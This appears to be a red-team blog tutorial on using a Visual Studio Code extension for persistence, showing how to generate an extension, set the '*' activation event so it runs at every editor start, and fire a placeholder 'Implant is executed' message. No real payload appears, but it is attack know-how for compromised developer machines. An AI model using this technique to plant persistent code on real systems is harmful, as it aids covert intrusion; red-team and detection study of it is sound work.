Persistence – Visual Studio Code Extensions

pentestlab.blog/category/red-team/page/3

March 4, 2024


It is not uncommon developers or users responsible to write code (i.e. detection engineers using Sigma) to utilize Visual Studio Code as their code editor. The default capability of the product can be extended using extensions such as debuggers and tools to support the development workflow. However, in a development environment that has been compromised during a red team exercise, an arbitrary Visual Studio Code extension can be used for persistence since it will also enable the red team to blend in with the underlying environment. The technique was originally discussed by the company Secarma.

Extension Development

Prior to starting the development of a Visual Studio Code Extension the environment requires the following packages:

Execution of the following commands from the command prompt will install Yeoman and the generator code.

```
npm install -g yo
npm install -g yo generator-code
```




```
C:\Users\peter>npm install -g yo

added 806 packages in 15m

125 packages are looking for funding
  run `npm fund` for details

C:\Users\peter>npm install -g yo generator-code

added 235 packages, and changed 806 packages in 2m

145 packages are looking for funding
  run `npm fund` for details

C:\Users\peter>
```

Yeoman & Code Generator

The command *yo code* initiates the extension generator which will generate the necessary files of the extension.

```
yo code
```




```
C:\Users\peter>yo code

                      Welcome to the Visual
                      Studio Code Extension
                            generator!

? What type of extension do you want to create? New Extension (TypeScript)
? What's the name of your extension? pentestlab
? What's the identifier of your extension? persistence-pentestlab
? What's the description of your extension? Persistence via Visual Studio Code Extensions
? Initialize a git repository? Yes
? Bundle the source code with webpack? No
? Which package manager to use? npm

Writing in C:\Users\peter\persistence-pentestlab...
identical persistence-pentestlab\.vscode\extensions.json
identical persistence-pentestlab\.vscode\launch.json
identical persistence-pentestlab\.vscode\settings.json
identical persistence-pentestlab\.vscode\tasks.json
```

Extension Generator

Using the following commands from the extension folder will initiate Visual Studio Code. Once Visual Studio Code starts, will request for the permission of the user prior to adding any files into the workspace.

```
cd persistence-pentestlab
code .
```



Do you trust the authors of the files in this folder?

Code provides features that may automatically execute files in this folder.

If you don't trust the authors of these files, we recommend to continue in restricted mode as the files may be malicious. See our docs to learn more.

```
C:\Users\peter\persistence-pentestlab
```

Trust the authors of all files in the parent folder 'peter'

Yes, I trust the authors — Trust folder and enable all features

No, I don't trust the authors — Browse folder in restricted mode


Do you want to install the recommended extensions from Microsoft for this repository?

Extension Folder

The files of interest in an extension are:


- package.json
- extension.ts

By default the contents of these files will look similar to the pictures below:



```json
{
  "name": "persistence-pentestlab",
  "displayName": "pentestlab",
  "description": "Persistence via Visual Studio Code Extensions",
  "version": "0.0.1",
  "engines": {
    "vscode": "^1.86.0"
  },
  "categories": [
    "Other"
  ],
  "activationEvents": [],
  "main": "./out/extension.js",
  "contributes": {
    "commands": [
      {
        "command": "persistence-pentestlab.helloWorld",
        "title": "Hello World"
      }
    ]
  },
  "scripts": {
    "vscode:prepublish": "npm run compile",
    "compile": "tsc -p ./",
    "watch": "tsc -watch -p ./",
    "pretest": "npm run compile && npm run lint",
    "lint": "eslint src --ext ts",
    "test": "vscode-test"
  },
  "devDependencies": {
    "@types/vscode": "^1.86.0",
```


Package File



```typescript
// The module 'vscode' contains the VS Code extensibility API
// Import the module and reference it with the alias vscode in your code below
import * as vscode from 'vscode';

// This method is called when your extension is activated
// Your extension is activated the very first time the command is executed
export function activate(context: vscode.ExtensionContext) {

	// Use the console to output diagnostic information (console.log) and errors (console.error)
	// This line of code will only be executed once when your extension is activated
	console.log('Congratulations, your extension "persistence-pentestlab" is now active!');

	// The command has been defined in the package.json file
	// Now provide the implementation of the command with registerCommand
	// The commandId parameter must match the command field in package.json
	let disposable = vscode.commands.registerCommand('persistence-pentestlab.helloWorld', () => {
		// The code you place here will be executed every time your command is executed
		// Display a message box to the user
		vscode.window.showInformationMessage('Hello World from pentestlab!');
	});

	context.subscriptions.push(disposable);
}

// This method is called when your extension is deactivated
export function deactivate() {}
```

Extension File

Executing the command *HelloWorld* will display the HelloWorld information message as it will call the function *showInformationMessage* from the extension.ts file.



You have not yet opened a folder.

Opening a folder will close all currently open editors. To keep them open, add a folder instead.

You can clone a repository locally.

To learn more about how to use Git and source control in VS Code read our docs.

Customize your editor, learn the basics, and start coding

persistence-pentestlab C:\Users\peter


The active editor cannot provide outline information.

Hello World from pentestlab!

```
Please start a debug session to evaluate expressions
```


Hello World Extension

According to the Visual Studio Code there are a number of *activation events* which can be declared in the *package.json* file. These events could provide a variety of persistence options such as execute a command when a specific language file is opened or during start of Visual Studio Code. The activation event "*" will enforce the extension to execute every time that Visual Studio Code starts.



```
{
  "name": "persistence-pentestlab",
  "displayName": "pentestlab",
  "description": "Persistence via Visual Studio Code Extensions",
  "version": "0.0.1",
  "engines": {
    "vscode": "^1.86.0"
  },
  "categories": [
    "Other"
  ],
  "activationEvents": ["*"],
  "main": "./out/extension.js",
  "contributes": {
    "commands": [
      {
        "command": "persistence-pentestlab.pentestlab",
        "title": "Install Pentestlab"
      }
    ]
  },
```

Extension Package Persistence




```
{
  "name": "persistence-pentestlab",
  "displayName": "pentestlab",
  "description": "Persistence via Visual Studio Code Extensions",
  "version": "0.0.1",
  "engines": {
    "vscode": "^1.86.0"
  },
  "categories": [
    "Other"
  ],
  "activationEvents": ["*"],
  "main": "./out/extension.js",
  "contributes": {
    "commands": [
      {
        "command": "persistence-pentestlab.Install",
        "title": "Install Pentestlab"
      }
    ]
  },
  "scripts": {
    "vscode:prepublish": "npm run compile",
    "compile": "tsc -p ./",
    "watch": "tsc -watch -p ./",
    "pretest": "npm run compile && npm run lint",
    "lint": "eslint src --ext ts",
    "test": "vscode-test"
  },
  "devDependencies": {
    "@types/vscode": "^1.86.0",
    "@types/mocha": "^10.0.6",
    "@types/node": "18.x",
    "@typescript-eslint/eslint-plugin": "^7.0.2",
    "@typescript-eslint/parser": "^7.0.2",
    "eslint": "^8.56.0",
    "typescript": "^5.3.3",
    "@vscode/test-cli": "^0.0.6",
    "@vscode/test-electron": "^2.3.9"
  }
}
```

Activation Events

The following code can be used in the *extension.ts* file in order to display a message a proof of concept once Visual Studio Code initiates.


```
import * as vscode from 'vscode';
export function activate(context: vscode.ExtensionContext) {
let disposable = vscode.commands.registerCommand('persistence-pentestlab.Install',
() => {
vscode.window.showInformationMessage('Implant is executed');
    });    context.subscriptions.push(disposable);
    vscode.commands.executeCommand('persistence-pentestlab.Install');
}
export function deactivate() {}
```



```
import * as vscode from 'vscode';
export function activate(context: vscode.ExtensionContext) {
let disposable = vscode.commands.registerCommand('persistence-pentestlab.Install', () => {
vscode.window.showInformationMessage('Implant is executed');
    });    context.subscriptions.push(disposable);
    vscode.commands.executeCommand('persistence-pentestlab.Install');
}
export function deactivate() {}
```

Extension Message

The image below demonstrates that the message "*Implant is executed*" has been displayed on the next run of Visual Studio Code.



You have not yet opened a folder.

Opening a folder will close all currently open editors. To keep them open, add a folder instead.

You can clone a repository locally.

To learn more about how to use Git and source control in VS Code read our docs.

The active editor cannot provide outline information.

```
PS C:\Users\peter>
```

